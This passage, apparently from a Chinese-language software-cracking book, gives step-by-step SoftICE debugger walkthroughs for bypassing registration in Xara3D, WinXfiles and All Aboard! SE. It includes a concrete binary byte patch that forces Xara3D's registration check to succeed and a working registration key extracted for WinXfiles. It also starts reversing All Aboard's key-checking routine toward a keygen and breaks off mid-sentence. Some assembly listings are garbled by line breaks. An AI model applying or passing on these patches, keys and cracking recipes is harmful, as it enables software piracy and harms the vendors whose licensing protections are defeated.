0137:0041F7B28A18MOV BL,[EAX]
0137:0041F7B4885C2430MOV [ESP+30],BL
0137:0041F7B88A5805MOV BL,[EAX+05]
0137:0041F7BB885C2431MOV [ESP+31],BL
0137:0041F7BF8A5802MOV BL,[EAX+02]
0137:0041F7C2885C2433MOV [ESP+33],BL
0137:0041F7C68A5806MOV BL,[EAX+06]
0137:0041F7C90FBE4004MOVSX EAX,BYTE
PTR [EAX+04]
```





0137:0041F7CD0FBF3MOV SX ESI,BL  
0 1 3 7 : 0 0 4 1 F 7 D 0 8 D 0 4 4 0 L E A  
EAX,[EAX\*2+EAX]  
0137:0041F7D30FBED2MOV SX EDX,DL  
0137:0041F7D68D04C6LEA EAX,[EAX\*8+ESI]  
0137:0041F7D90FBE742433MOV SX ESI,BYTE  
PTR [ESP+33]  
0137:0041F7DE8D0440LEA EAX,[EAX\*2+  
EAX]  
0137:0041F7E18D04C6LEA EAX,[EAX\*8+ESI]  
0137:0041F7E40FBE742431MOV SX ESI,BYTE  
PTR [ESP+31]  
0137:0041F7E98D0440LEA EAX,[EAX\*2+EAX]  
0137:0041F7EC8D04C6LEA EAX,[EAX\*8+ESI]  
0137:0041F7EF0FBE742430MOV SX ESI,BYTE  
PTR [ESP+30]  
0137:0041F7F48D0440LEA EAX,[EAX\*2+EAX]  
0137:0041F7F78D04C6LEA EAX,[EAX\*8+ESI]  
0137:0041F7FA0FBE742432MOV SX ESI,BYTE  
PTR [ESP+32]  
0137:0041F7FF8D0440LEA EAX,[EAX\*2+  
EAX]



```
0137:0041F8028D04C6LEA EAX,[EAX*8+ESI]
0137:0041F8058D0440LEA EAX,[EAX*2+EAX]
0137:0041F8088D84C267216BFBLEA
EAX,[EAX*8+EDX+FB6B2167]
```

0137:0041F80F3BC1CMP EAX,ECX 最后一次  
对比

0137:0041F8110F85B3000000JNZ 0041F8CA跳  
了就完了

```
0137:0041F8178B0DACE64F00MOV
ECX,[004FE6AC]
```

```
0137:0041F81D55PUSHEBP
```

```
0137:0041F81E6840654E00PUSH004E6540
```

```
0137:0041F8236838654E00PUSH004E6538
```

```
0137:0041F828E8A40E0800Call004A06D1
```

```
0137:0041F82D32DBXOR BL,BL
```

```
0137:0041F82F881DFC644E00MOV
[004E64FC],BL
```

这里我们要看一段程序，因为程序跳动到 41F8CA 就注册失败了，也就是说如果可以走到 41F817 就是可以注册成功了，我们在哪里改程序呢？建议在 41F6C5 改，因为我们不知道注册码有几位呀，所以在这里改。当程序走到 41F6C5 时，输

入 A 指令；输入 jmp 41F8CA 出现机器码。把机器码记下用 uedit32 打开 x3d.exe

查找“0F85FF010000”后改成“E94D01-000090”。因为少了 1byte，所以加一个 nop 再次运行 xara3d4，选择注册，随便输入一个数，unlock 即可。

### 4.1.3 破解 WinXfiles Blowfish

WinXfiles 是个对图形文件进行加密，防止其他人随意浏览图片的工具，此软件有 30 天的试用期限，到期后不能继续使用，要求立即注册。这个软件的注册码破解对于初学者来说不难，不过是稍微有一点点烦琐而已。

程 序 名：WinXfiles

版 本：V5.0

大 小：647KB

运行平台：Windows 95/98

保护方式：注册码

破解方式：注册码破解

破解难度：较易

破解步骤：

1. 用 Soft-ice 载入 Windows（通过 Ctrl+D 来检查 Soft-ice 是否已经准备好，按 F5 退出 Soft-ice）；



2. 运行 WinXfiles, 选择 “Help” 下的 “Order” 进行注册;

3. 在 “User Name:” 中输入: kalone (随意), “Key:” 中输入: 12345678 (随意);

4. 用 Ctrl+D 呼出 Soft-ice, 下万能断点: bpx hmemcpy, 按 F5 返回到 WinXfiles;

5. 在 WinXfiles 中点击 “OK”, 很快程序就被 Soft-ice 拦截下来;

6. 用 bd \* 暂停断点 bpx hmemcpy ;

7. 按 F12 键 7 次, 返回到 WinXfiles 的领空, 程序停留在下面的地方:

```
0167:0042B9C8  Call  004172A8
```

```
0167:0042B9CD  POP   ESI    ← 程序停在这里
```

```
0167:0042B9CE  POP   EBX
```

```
0167:0042B9CF  RET
```

8. 连续按 F12, 您会看到程序中一直都出现 RET 指令, 按 F12 键 5 次后来到下面的地方:

```
0167:0048D38D  MOV   EAX, [EBP+FFFFFFB  
D4] ← 程序来到这里
```

```
0167:0048D393  LEA   EDX, [EBP+FFFFFFB  
D8]
```

```
0167:0048D399  Call  004063FC
```



0167:0048D39E MOV EDX, [EBP+FFFFFFB  
D8]  
0167:0048D3A4 MOV EAX, EBX  
0167:0048D3A6 Call 004152CC  
0167:0048D3AB LEA EDX, [EBP+FFFFFFB  
D4]  
0167:0048D3B1 MOV EAX, [EBP-04]  
0167:0048D3B4 MOV EAX, [EAX+000001  
B8]  
0167:0048D3BA Call 0041529C  
0167:0048D3BF MOV EAX, [EBP+FFFFFFB  
D4] ← EAX 指向我们输入的用户名 “kalone”  
0167:0048D3C5 Call 00403850  
0167:0048D3CA CMP EAX, 00000006  
0167:0048D3CD JL 0048D3F3  
0167:0048D3CF LEA EDX, [EBP+FFFFFFB  
D4]  
0167:0048D3D5 MOV EAX, [EBP-04]  
0167:0048D3D8 MOV EAX, [EAX+000001  
BC]  
0167:0048D3DE Call 0041529C  
0167:0048D3E3 MOV EAX, [EBP+FFFFFFB



D4] ← EAX 指向我们输入的注册码 “12345678”

0167:0048D3E9 Call 00403850

0167:0048D3EE CMP EAX, 00000005

0167:0048D3F1 JGE 0048D418

0167:0048D3F3 XOR EDX, EDX

0167:0048D3F5 MOV EAX, [EBP-04]

0167:0048D3F8 MOV EAX, [EAX+0000001

B8]

0167:0048D3FE Call 004152CC

0167:0048D403 XOR EDX, EDX

0167:0048D405 MOV EAX, [EBP-04]

0167:0048D408 MOV EAX, [EAX+0000001

BC]

0167:0048D40E Call 004152CC

0167:0048D413 JMP 0048D71F

9. 按F10走到0167:0048D3C5 Call 00403850  
停下，然后用 D EAX 命令，可以看到 EAX 指向的  
内存地址中藏着我们输入的用户名“kalone”，按F10  
走过这个 Call，来到下一句：0167:0048D3CACMP  
EAX, 00000006，您会发现此时 EAX=00000007，刚  
好是我们输入用户名“kalone”的字符个数，所以指  
令 CMP EAX, 00000006 的作用是比较输入的用户

名字符个数是否小于6, 如果小于6, 您会发现程序将输入区域清空要求重新输入。这里因为“kalone”是7位, 大于6, 所以程序继续往下走。同样的, 按F10继续往下走, 您将发现0167:0048D3EE CMP EAX, 00000005这条语句判断输入的注册码位数是否大于等于5, 如果小于5, 和刚才检查用户名位数一样将会清空输入区域要求重新输入注册信息。因为我们输入的注册码“12345678”有8位, 大于5, 所以程序在0167:0048D3F1 JGE 0048D418时将跳到0048D418去:

```
0167:0048D418 MOV ESI, 0048D754
0167:0048D41D LEA EDI, [EBP+FFFFFFCF8]
0167:0048D423 MOV ECX, 00000006
0167:0048D428 REPZ MOVSD
0167:0048D42A LEA EDX, [EBP+FFFFFFB
```

D4]

```
0167:0048D430 MOV EAX, [EBP-04]
0167:0048D433 MOV EAX, [EAX+000001
```

B8]

```
0167:0048D439 Call 0041529C
0167:0048D43E MOV EDX, [EBP+FFFFFFB
```

D4]



```
0167:0048D444  LEA  EAX, [EBP+FFFFFFB
F8]
```

```
0167:0048D44A  MOV  ECX, 000000FF
```

```
0167:0048D44F  Call 00403B88
```

```
0167:0048D454  CMP  BYTE PTR
[EBP+FFFFFFBF8], 0F
```

```
0167:0048D45B  JAE  0048D4D2
```

10. 从这里开始，程序开始用输入的用户名计算注册码，您可以用 D 寄存器名（如 DEAX）命令跟踪各个子程序的入口参数，您会看到后面一段程序一直都在对我们输入的用户名“kalone”进行处理，我们暂且不用仔细去分析程序的具体动作（因为我们的目的是取得最后的正确注册码），一边观察各个寄存器的内容，一边按 F10 向前走，直到来到下面的地方：

```
0167:0048D697  MOV  EAX, [EBP+FFFFF
BD4]
```

```
0167:0048D69D  PUSH EAX
```

```
0167:0048D69E  LEA  EAX, [EBP+FFFFF
BD8]
```

```
0167:0048D6A4  LEA  EDX, [EBP+FFFFF
F8]
```



0167:0048D6AA Call 004037FC

0167:0048D6AF MOV EDX, [EBP+FFFFFB  
D8] ← EDX 指向字符串“TQVHWDFLTRTKJUG”

0167:0048D6B5 POP EAX ← EAX指向我  
们输入的注册码“12345678”

0167:0048D6B6 Call 00403960

0167:0048D6BB JNZ 0048D6F8

11. 如果您对破解已经有了一定的认识，您就会很快的来到这里，否则就要在前面浪费一些时间了。也许您会问为什么停在这里：因为MOV EDX, [EBP+FFFFFBD8], POP EAX, Call 00403960 及 JNZ 0048D6F8 这几条指令非常可疑（这一点在“破解的基本认识”的“破解注意事项”中已经讲过其原因了）；

12. 按 F10 走到 0167:0048D6B6 Call 00403960 这一句，然后分别用 D EDX 和 D EAX 命令，您将会发现 EDX 指向的内存地址中有一串字符“TQVHWDFLTRTKJUG”，而 EAX 指向的内存地址中则是我们输入的注册码“12345678”，不用说，“TQVHWDFLTRTKJUG”多半都是正确的注册码，赶紧用笔把它记下来先；

13. 按 F5 返回 WinXfiles，程序将出现

“Sorry...Invalid Registration Password”的消息框（因为我们输入了错误的注册码），重新进入注册选项，在“User Name:”中输入：kalone，“Key:”中输入：TQVHWDFLTRTKJUG，按“OK”，是不是出现了注册成功的画面呢？

#### 4.1.4 完全破解 All Aboard! SE

只需要一个网卡，不需要设置，就可以和别人共享上网，这就是All Aboard的特别之处。它支持各种上网方式：Analog Modem、xDSL、Cable Modem、ISDN、T1、T3/E1、E3 以及 Satellite，真的是一个非常棒的上网共享工具。未注册版有30天的试用期，而且用户数也少。这个软件加密部分的汇编代码挺复杂的，我们也不能从对程序的动态跟踪过程中找到或者直接推算出正确的注册码，而且即便是您看明白了汇编代码，也要花一些时间才能想到实现注册机的算法，否则直接通过对程序的跟踪而用穷举法写出注册机，真的是“等到花儿也谢了”也难以算出正确注册码。

程序名：All Aboard! SE

下载地址：<http://www.newhua.com/AllAboard.htm>

版 本：V2.5

大 小：1,182KB

运行平台：Windows 95/98/Me/NT/2000

保护方式：注册码

破解方式：注册码破解

破解难度：较难

附 件：注册机及其 C 语言源程序

破解步骤：

1、用 Soft-ice 载入 Windows (通过 Ctrl+D 来检查 Soft-ice 是否已经准备好，按 F5 退出 Soft-ice)；

2、在“开始”菜单中点击“All\_Aboard Standard Edition”下的“Server Settings”，然后选择“License”进行注册；

3、在“License”中输入：12345678 (随意)；

4、用 Ctrl+D 呼出 Soft-ice，下万能断点：bpx hmemcpy，按 F5 返回到 All Aboard；

5、在 All Aboard 中点击“应用”，很快程序就被 Soft-ice 拦截下来；

6、用 bd \* 暂停断点 bpx hmemcpy；

7、按 F12 键 8 次，返回到 All Aboard 的领空，程序停留在下面的地方 (注意此时 Soft-ice 中显示的是“CONTYPE!.text+000241A2”字样，程序的注册码

程序放在 `contype.dll` 和 `key_prot.dll` 两个动态连接库中，因为“Server Settings”调用的是 `settings.exe`，所以我们是不可能在 `Soft-ice` 看到所谓的“ALL\_ABOARD”领空字样的，之所以会用“All Aboard 领空”的表述，主要是简化而已，因为您在破解过程中会碰到“`SETTINGS!.text`”、“`CONTYPE!.text`”和“`KEY_PROT!.text`”的字样，这里统统用 All Aboard 来代表，不做区分了)：

```
0167:100251A2 Call [USER32!GetWindow  
TextA]
```

```
0167:100251A8 MOV ECX, [EBP+10] ← 程  
序停在这里
```

```
0167:100251AB PUSH FF
```

```
0167:100251AD Call 1002322F
```

```
0167:100251B2 JMP 100251D4
```

8、连续按 F10 (多少次视情况而定)，注意是否有可疑的地方，中间您会进入 Windows 系统区域“`COMCTL32!.text`”中，按 F12 继续走，最后您会发现还没有重新返回到 All Aboard 的领空之前 All Aboard 就已经弹出窗口“Invalid License Key”告诉您注册码错误。是不是有点奇怪：为什么都没有看到任何跟输入注册码“12345678”相关的程序段就

被告之注册码错误？那么程序究竟在何处判断注册码正确与否的呢？看来刚才我们下的断点“bpx hmemcpy”不能正确拦截到关键的地方，没关系，山不转水转，我们换另外一个断点试试：

9、首先在Soft-ice中用 BC \* 清除原来设置的断点，然后重新来到All Aboard中注册的地方，输入注册码“12345678”并按“应用”，接着 All Aboard 弹出“Invalid License Key”的错误窗口，按 CTRL+D 呼出 Soft-ice，下断点“bpx lockmytask”（这个断点的作用是拦截按键的动作），然后按 F5 返回，点击“确定”按钮，程序马上被 Soft-ice 拦截下来：

10、用 bd \* 暂停断点 bpx lockmytask，然后按 F12 键 20 次，返回到 All Aboard 的领空，程序停留在下面的地方：

```
0167:100034A6 Call [USER32!MessageBoxA]
0167:100034AC PUSH ESI ← 程序停在这里
0167:100034AD Call [KERNEL32!Free Library]
0167:100034B3 LEA ECX, [ESP+0C]
0167:100034B7 MOV [ESP+00000118], BL
0167:100034BE Call 1002304E
0167:100034C3 LEA ECX, [ESP+08]
0167:100034C7 MOV DWORD PTR
```



[ESP+00000118], FFFFFFFF

0167:100034D2 Call 1002304E

0167:100034D7 POP ESI

0167:100034D8 MOV EAX, 00000001

0167:100034DD POP EBX

0167:100034DE MOV ECX, [ESP+00000108]

0167:100034E5 MOV FS:[00000000], ECX

0167:100034EC ADD ESP, 00000114

0167:100034F2 RET

11、上面 0167:100034A6 的 Call [USER32! MessageBoxA] 自然就是刚才错误框的弹出地方了，按一下 F12（或按多次 F10）走出这段子程序，来到它的下一条指令：

0167:1000D7BA MOV ECX, [ESI+00000090]

0167:1000D7C0 MOV EDX, [ESI+1C]

0167:1000D7C3 MOV EDI, EAX

0167:1000D7C5 PUSH EDI

0167:1000D7C6 PUSH ECX

0167:1000D7C7 PUSH EDX

0167:1000D7C8 Call 10003360

0167:1000D7CD ADD ESP, 0C ← 程序来到

这里

0167:1000D7D0 TEST EAX, EAX

0167:1000D7D2 JZ 1000D831

12、从步骤10的程序中返回后来回到0167:1000D7CD ADD ESP, 0C, 往前看我们会发现其上一句0167:1000D7C8是个子程序Call 10003360, 而错误框正是从它里面跑出来的, 所以我们要进去看一看: 将鼠标移到0167:1000D7C5 PUSH EDI处点击一下, 然后按F9 在此设置断点:

13、按F5 返回 All Aboard, 重新输入注册码“12345678”, 然后按“应用”按钮, 程序被Soft-ice拦截并停在0167:1000D7C5 PUSH EDI处, 按F10走到0167:1000D7C8 Call 10003360停下来, 分别用D EDI、D ECX 和D EDX 命令, 您会发现EDI指向我们输入的注册码“12345678”, 现在终于找到了和输入注册码有关系的地方, 自然不能放过它, 按F8进入这个Call 10003360去看看:

0167:10003360 PUSH FF

0167:10003362 PUSH 100285B6

0167:10003367 MOV EAX, FS:[00000000]

0167:1000336D PUSH EAX

0167:1000336E MOV FS:[00000000], ESP

0167:10003375 SUB ESP, 00000108



```
0167:1000337B  MOV  EAX, [10035974]
0167:10003380  PUSH  EBX
0167:10003381  PUSH  ESI
0167:10003382  MOV  [ESP+08], EAX
0167:10003386  XOR  EBX, EBX
0167:10003388  MOV  [ESP+0C], EAX
0167:1000338C  MOV  [ESP+00000118], EBX
0167:10003393  MOV  ECX, [10036E0C]
0167:10003399  MOV  BYTE PTR
```

[ESP+00000118], 01

```
0167:100033A1  CMP  ECX, EBX
0167:100033A3  JZ   100033B1
0167:100033A5  CMP  [10036E08], EBX
0167:100033AB  JNZ  1000345B
```

```
0167:1000345B  MOV  ESI, [ESP+08]
0167:1000345F  Call ECX
0167:10003461  MOV  ECX, [ESP+00000128]
0167:10003468  PUSH  EAX
0167:10003469  PUSH  ECX  ← ECX指向我
```

们输入的注册码“12345678”

```
0167:1000346A  Call [10036E08]
```



```
0167:10003470  TEST  EAX,EAX
0167:10003472  JNZ   100034F3
0167:10003474  PUSH  00000011
0167:10003476  LEA   ECX,[ESP+0C]
0167:1000347A  Call  100232C5
```

14、按 F10 走到 0167:1000346A Call [10036E08] 停下，分别用 D EAX 和 D ECX 命令，您会看到 ECX 指向我们输入的注册码“12345678”，而 EAX 指向的内存区域则是数据“17 00 03 ...”，没有什么特别的字符串，那么 Call [10036E08] 究竟有何作用呢？继续按 F10 走到 0167:10003472 JNZ 100034F3，您会发现此时由于 EAX=0 程序将继续往下走而不是跳到 100034F3 去：

```
0167:10003474  PUSH 00000011
0167:10003476  LEA ECX,[ESP+0C]
0167:1000347A  Call 100232C5
0167:1000347F  TEST  EAX,EAX
0167:10003481  JZ    100034B3
0167:10003483  PUSH  00000022
0167:10003485  LEA   ECX,[ESP+10]
0167:10003489  Call  100232C5
0167:1000348E  TEST  EAX,EAX
```



```
0167:10003490 JZ 100034B3
0167:10003492 MOV EDX, [ESP+0C]
0167:10003496 MOV EAX, [ESP+08]
0167:1000349A MOV ECX, [ESP+00000120]
0167:100034A1 PUSH 00000010
0167:100034A3 PUSH EDX
0167:100034A4 PUSH EAX
0167:100034A5 PUSH ECX
0167:100034A6 Call [USER32!MessageBoxA]
← 这里又来到步骤10的地方
0167:100034AC PUSH ESI
0167:100034AD Call [KERNEL32!
```

FreeLibrary]

```
0167:100034B3 LEA ECX, [ESP+0C]
0167:100034B7 MOV [ESP+00000118], BL
0167:100034BE Call 1002304E
0167:100034C3 LEA ECX, [ESP+08]
0167:100034C7 MOV DWORD PTR
[ESP+00000118], FFFFFFFF
0167:100034D2 Call 1002304E
0167:100034D7 POP ESI
0167:100034D8 MOV EAX, 00000001
```

```
0167:100034DD  POP  EBX
0167:100034DE  MOV  ECX,[ESP+00000108]
0167:100034E5  MOV  FS:[00000000],ECX
0167:100034EC  ADD  ESP,00000114
0167:100034F2  RET
```

15、接着刚才继续按 F10 往下走（除了 0167:10003472 JNZ 100034F3 能跳离这里，程序将必然会继续往下走），当走过 0167:100034A6 Call[USER32!MessageBoxA]这句时您会看到可恶的错误窗又跑出来了（其实这里就是步骤 10 的地方），现在说明 0167:1000346A 处的 Call[10036E08]一定有问题，接下来知道该怎么做了吧：

16、按一下错误框的“确定”按钮，程序将返回 Soft-ice，先用 BD \* 暂停以前设置的所有断点，然后将鼠标移到 0167:1000346A Call [10036E08]并按 F9 在这里设置断点，接着按 F5 返回 All Aboard：

17、重新输入注册码“12345678”进行注册，按“应用”，程序被 Soft-ice 拦截住停在 0167:1000346A Call [10036E08]，按 F8 进去看个究竟：

```
0167:012A13EE  PUSH  EBP
0167:012A13EF  MOV  EBP,ESP
0167:012A13F1  SUB  ESP,00000010
```



```
0167:012A13F4  PUSH  ESI
0167:012A13F5  MOV   ESI, [EBP+0C]
0167:012A13F8  MOV   AL, [ESI]  ← ESI 指
```

向内存数据“17 00 03 ...”

```
0167:012A13FA  MOV   [EBP+0C], AL
0167:012A13FD  MOV   AL, [ESI+01]
0167:012A1400  MOV   [EBP+0D], AL
0167:012A1403  MOV   AL, [ESI+02]
0167:012A1406  MOV   [EBP+0E], AL
0167:012A1409  LEA   EAX, [EBP-08]
0167:012A140C  PUSH  EAX
0167:012A140D  LEA   EAX, [EBP-0C]
0167:012A1410  PUSH  EAX
0167:012A1411  LEA   EAX, [EBP-10]
0167:012A1414  PUSH  EAX
0167:012A1415  LEA   EAX, [EBP+08]
0167:012A1418  PUSH  EAX
0167:012A1419  LEA   EAX, [EBP+0C]
0167:012A141C  PUSH  EAX
```

```
0167:012A141D  PUSH  DWORD PTR
[EBP+08] ← [EBP+08] 指向我们输入的注册码
“12345678”
```

```
0167:012A1420 Call 012A122D
0167:012A1425 TEST EAX, EAX
0167:012A1427 JZ 012A1466
```

18、进入上面的程序后，如果您看一下 Soft-ice 中程序领空的位置，您会发现此时我们已经进入 Key\_prot.dll 中了。按 F10 一路走，一路用 D 寄存器名命令，您会发现 0167:012A13F8 MOV AL, [ESI] 时 ESI 指向的内存区域是刚才步骤 0167:1000346A Call [10036E08] 的入口参数 “17 00 03”，下面的几条指令将这几个数放进堆栈中，中间有很多的 PUSH EAX，我们用 D EAX 并没有看到可疑字符串，而且内存数据也没什么特别的，当走到 0167:012A141D PUSH DWORD PTR [EBP+08] 时 [EBP+08]=00D74390，用 D 00D74390 您会看到内存里是我们输入的注册码 “12345678”，那么 0167:012A1420 的 Call 012A122D 有什么作用呢？没办法，按 F8 进去看看吧：

```
0167:012A122D PUSH EBP
0167:012A122E MOVEBP, ESP
0167:012A1230 SUB ESP, 00000028
0167:012A1233 PUSH EBX
0167:012A1234 PUSH ESI ← ESI 指向内存数
```



据 “17 00 03 ...”

0167:012A1235 PUSH EDI ← EDI 指向我们  
输入的注册码 “12345678”

0167:012A1236 Call 012A100C

0167:012A123B MOVESI, [EBP+08]

0167:012A123E PUSHESI

0167:012A123F Call 012A13AB

0167:012A1244 CMP BYTE PTR [ESI], 00

0167:012A1247 POPECX

0167:012A1248 JZ012A137D

19、按 F10 走到 0167:012A1236 Call  
012A100C, 用 D EBX、D ESI 和 D EDI 命令, 您会  
发现 ESI 指向内存数据 “17 00 03 ...”, 而 EDI 指向  
我们输入的注册码 “12345678”, 为了明白 Call  
012A100C 的作用, 按 F8 进去看看:

0167:012A100C AND BYTE PTR[10009D60],  
00

0167:012A1013 MOV BYTE PTR[10009D40],51

0167:012A101A MOV BYTE PTR[10009D41],  
39

0167:012A1021 MOV BYTE PTR[10009D42],52

0167:012A1028 MOV BYTE PTR[10009D43],32



0167:012A102F MOV BYTE PTR[10009D44],57  
0167:012A1036 MOV BYTE PTR [10009D45],  
5A  
0167:012A103D MOV BYTE PTR[10009D46],  
41  
0167:012A1044 MOV BYTE PTR[10009D47],53  
0167:012A104B MOV BYTE PTR[10009D48],  
58  
0167:012A1052 MOV BYTE PTR[10009D49],38  
0167:012A1059 MOV BYTE PTR[10009D4A],  
4B  
0167:012A1060 MOV BYTE PTR[10009D4B],  
42  
0167:012A1067 MOV BYTE PTR[10009D4C],  
4D  
0167:012A106E MOV BYTE PTR[10009D4D],  
47  
0167:012A1075 MOV BYTE PTR[10009D4E],54  
0167:012A107C MOV BYTE PTR[10009D4F],  
35  
0167:012A1083 MOV BYTE PTR[10009D50],33  
0167:012A108A MOV BYTE PTR[10009D51],



44

0167:012A1091 MOV BYTE PTR[10009D52],45

0167:012A1098 MOV BYTE PTR[10009D53],43

0167:012A109F MOV BYTE PTR[10009D54],36

0167:012A10A6 MOV BYTE PTR[10009D55],

59

0167:012A10AD MOV BYTE PTR[10009D56],

34

0167:012A10B4 MOV BYTE PTR[10009D57],

4E

0167:012A10BB MOV BYTE PTR[10009D58],

48

0167:012A10C2 MOV BYTE PTR[10009D59],

50

0167:012A10C9 MOV BYTE PTR[10009D5A],

37

0167:012A10D0 MOV BYTE PTR[10009D5B],

56

0167:012A10D7 MOV BYTE PTR[10009D5C],

25

0167:012A10DE MOV BYTE PTR[10009D5D],

4A





0167:012A10E5 MOV BYTE PTR[10009D5E],  
46

0167:012A10EC MOV BYTE PTR[10009D5F],  
55

0167:012A10F3 RET

20、程序将总共32个字符分别依次放在内存地址 10009D40 开始的地方，按 F10 走到最后一句 0167:012A10F3 RET，用 D 10009D40 我们可以看到这串字符是：“Q9R2WZASX8KBMGT53DEC6Y4NHP7V%JFU”，再按一次 F10，从这个子程序中返回：

0167:012A1236 Call 012A100C

0167:012A123B MOV ESI, [EBP+08] ←返回  
后程序来到这里

0167:012A123E PUSH ESI ←ESI指向我们输入的注册码 “12345678”

0167:012A123F Call 012A13AB

0167:012A1244 CMP BYTE PTR [ESI], 00

0167:012A1247 POP ECX

0167:012A1248 JZ 012A137D

21、按 F10 走到 0167:012A123F Call 012A13AB，用 D ESI 可以看到 ESI 指向我们输入的



注册码“12345678”，按F8跟踪进入Call 012A13AB里去看看：

0167:012A13AB PUSH EBP

0167:012A13AC MOV EBP, ESP

0167:012A13AE SUB ESP, 00000040

0167:012A13B1 PUSH ESI

0167:012A13B2 MOV ESI, [EBP+08]

0167:012A13B5 LEA EAX, [EBP-40]

0167:012A13B8 PUSH ESI ← ESI 指向我们输入的注册码“12345678”

0167:012A13B9 PUSH EAX

0167:012A13BA Call 012A1940

0167:012A13BF CMP BYTE PTR [EBP-40], 00

0167:012A13C3 POP ECX

0167:012A13C4 POP ECX

0167:012A13C5 JZ 012A13EB

22、按 F10 走到 0167:012A13BA Call 012A1940，用 D ESI 可以看到 ESI 指向我们输入的注册码“12345678”，再次按 F8 跟踪进入 Call 012A1940 里去看看：

0167:012A1940 PUSH EDI

0167:012A1941 MOV EDI, [ESP+08]

0167:012A1945 JMP 012A19B1

0167:012A19B1 MOV ECX, [ESP+0C]

0167:012A19B5 TEST ECX, 00000003 ← ECX  
指向我们输入的注册码 “12345678”

0167:012A19BB JZ 012A19D6

0167:012A19D1 MOV [EDI], EDX ← 将处理后  
得到的注册码字符放在 [EDI] 中

0167:012A19D3 ADD EDI, 00000004 ← 指针  
EDI 加 4, 用于下一次存放注册码字符

下面的指令比上面两句先执行

7EFEFEFF ← EDX 赋值为 7EFEFEFF

0167:012A19DB MOV EAX, [ECX] ← 取出 4  
位注册码放在 EAX 中

0167:012A19DD ADD EDX, EAX ← 注册码的  
ASCII 值加上 7EFEFEFF

0167:012A19DF XOR EAX, FFFFFFFF ← 注  
册码的 ASCII 值与 FFFFFFFF 异或

0167:012A19E2 XOR EAX, EDX ← 将上面两  
步注册码的计算结果进行异或

0167:012A19E4 MOV EDX, [ECX] ← 将刚才  
取出的 4 位注册码备份放在 EDX 中

0167:012A19E6 ADD ECX, 00000004 ← 指向



字符串的指针加4, 即指向下4个字符

0167:012A19E9 TEST EAX, 81010100 ← 将刚才注册码的计算结果和81010100异或

0167:012A19EE JZ 012A19D1 ← 异或结果为零则跳到 100019D1 去

0167:012A19F0 TEST DL, DL ← 否则测试取出的4位注册码字符第一位是否为零, 即字符串已经结束

0167:012A19F2 JZ 012A1A28

0167:012A19F4 TEST DH, DH ← 如果第一位有效则继续测试第二位

0167:012A19F6 JZ 012A1A1F

0167:012A19F8 TEST EDX, 00FF0000 ← 如果第二位有效则继续测试第三位

0167:012A19FE JZ 012A1A12

0167:012A1A00 TEST EDX, FF000000 ← 如果第三位有效则继续测试第四位

0167:012A1A06 JZ 012A1A0A

0167:012A1A08 JMP 012A19D1

0167:012A1A0A MOV [EDI], EDX ← 如果取出的字符第四位为零则直接将 EDX 的值存在 [EDI] 中并返回 (因为最后的 DL=00 刚好可以作为字符串

结束符)

0167:012A1A0C MOV EAX, [ESP+08]

0167:012A1A10 POP EDI

0167:012A1A11 RET

0167:012A1A12 MOV [EDI], DX ← 如果取出的字符第三位为零则将DX的值(即前两位字符)存在[EDI]中, 然后在其后补“00”并返回

0167:012A1A15 MOV EAX, [ESP+08]

0167:012A1A19 MOV BYTE PTR [EDI+02], 00

0167:012A1A1D POP EDI

0167:012A1A1E RET

0167:012A1A1F MOV [EDI], DX ← 如果取出的字符第二位为零则将DX的值存在[EDI]中并返回

0167:012A1A22 MOV EAX, [ESP+08]

0167:012A1A26 POP EDI

0167:012A1A27 RET

0167:012A1A28 MOV [EDI], DL ← 如果取出的字符第二位为零则将DL=00放在[EDI]中作为字符串结束符并返回

0167:012A1A2A MOV EAX, [ESP+08]

0167:012A1A2E POP EDI

0167:012A1A2F RET

23、上面的程序段到底有什么作用呢？看起来好象挺复杂，不能明显的明白是什么意思。如果您在上面的程序段的适当地方用F9设置一个断点，然后返回 All Aboard 试者多次输入不同的字符（平常用的或者是很古怪的字符，例如中文字符等），您会发现无论您输入什么样的字符，都没有发现某个字符被滤掉的情况，最后您会明白其实这段程序的作用就是将我们输入的注册码“12345678”从内存地址[ECX]转移到[EDI]去，至于为什么这么简单的任务要搞得如此复杂，只有他们的开发人员才知道。

24、按F10走出上面的程序段，我们会从步骤20的0167:012A13BA Call 012A1940中返回来到其下一句：

0167:012A13BA Call 012A1940

0167:012A13BF CMP BYTE PTR [EBP-40], 00

← 我们来到这

0167:012A13C3 POP ECX

0167:012A13C4 POP ECX

0167:012A13C5 JZ 012A13EB

25、此时用D EBP-40 您会看到内存中是刚才处理后的输入注册码“12345678”（也就是输入注册码的备份），CMP BYTE PTR [EBP-40], 00 的作用是

判断输入的字符串是否为空，显然当按 F10 走到 0167:012A13C5 JZ 012A13EB 时程序将继续运行其下一条指令，而不是跳到 012A13EB 去：

0167:012A13C5 JZ 012A13EB

0167:012A13C7 LEA ECX, [EBP-40] ← ECX 指向我们输入的注册码 “12345678”

0167:012A13CA MOV AL, [ECX] ← 取出一个字符

0167:012A13CC CMP AL, 61 ← 取出的字符和 61，即和 “a” 比较

0167:012A13CE JL 012A13D8

0167:012A13D0 CMP AL, 7A ← 如果字符大于等于 “a” 则和 7A，即和 “z” 比较

0167:012A13D2 JG 012A13D8

0167:012A13D4 SUB AL, 20 ← 如果是小写字母则变成大写字母

0167:012A13D6 MOV [ECX], AL ← 将处理后的注册码字符存在 [ECX] 中

0167:012A13D8 MOV AL, [ECX]

0167:012A13DA CMP AL, 20 ← 如果不是小写字母则判断是否是空格（即 20）

0167:012A13DC JZ 012A13E5 ← 是空格则取

下一个字符，空格字符不保存

0167:012A13DE CMP AL, 2D ← 如果不是空格则判断是否是减号“-”（即 2D）

0167:012A13E0 JZ 012A13E5 ← 是减号“-”则取下一个字符，减号“-”不保存

0167:012A13E2 MOV[ESI], AL ← 如果既不是小写字母，也不是空格或减号，则直接保存字符

0167:012A13E4 INC ESI ← 处理后的注册码字符保存在这里

0167:012A13E5 INC ECX ← 原始注册码放在这里

0167:012A13E6 CMP BYTE PTR [ECX], 00 ← 是否已经处理完注册码字符

0167:012A13E9 JNZ 012A13CA ← 没有处理完则继续

0167:012A13EB POP ESI

0167:012A13EC LEAVE

0167:012A13ED RET

26、上面已经讲过步骤22的作用其实是将输入的注册码备份在另外一个内存地址，到了上面的程序段时ECX和ESI其实都同样指向我们输入的注册码“12345678”，而上面程序段的作用是：将小写字



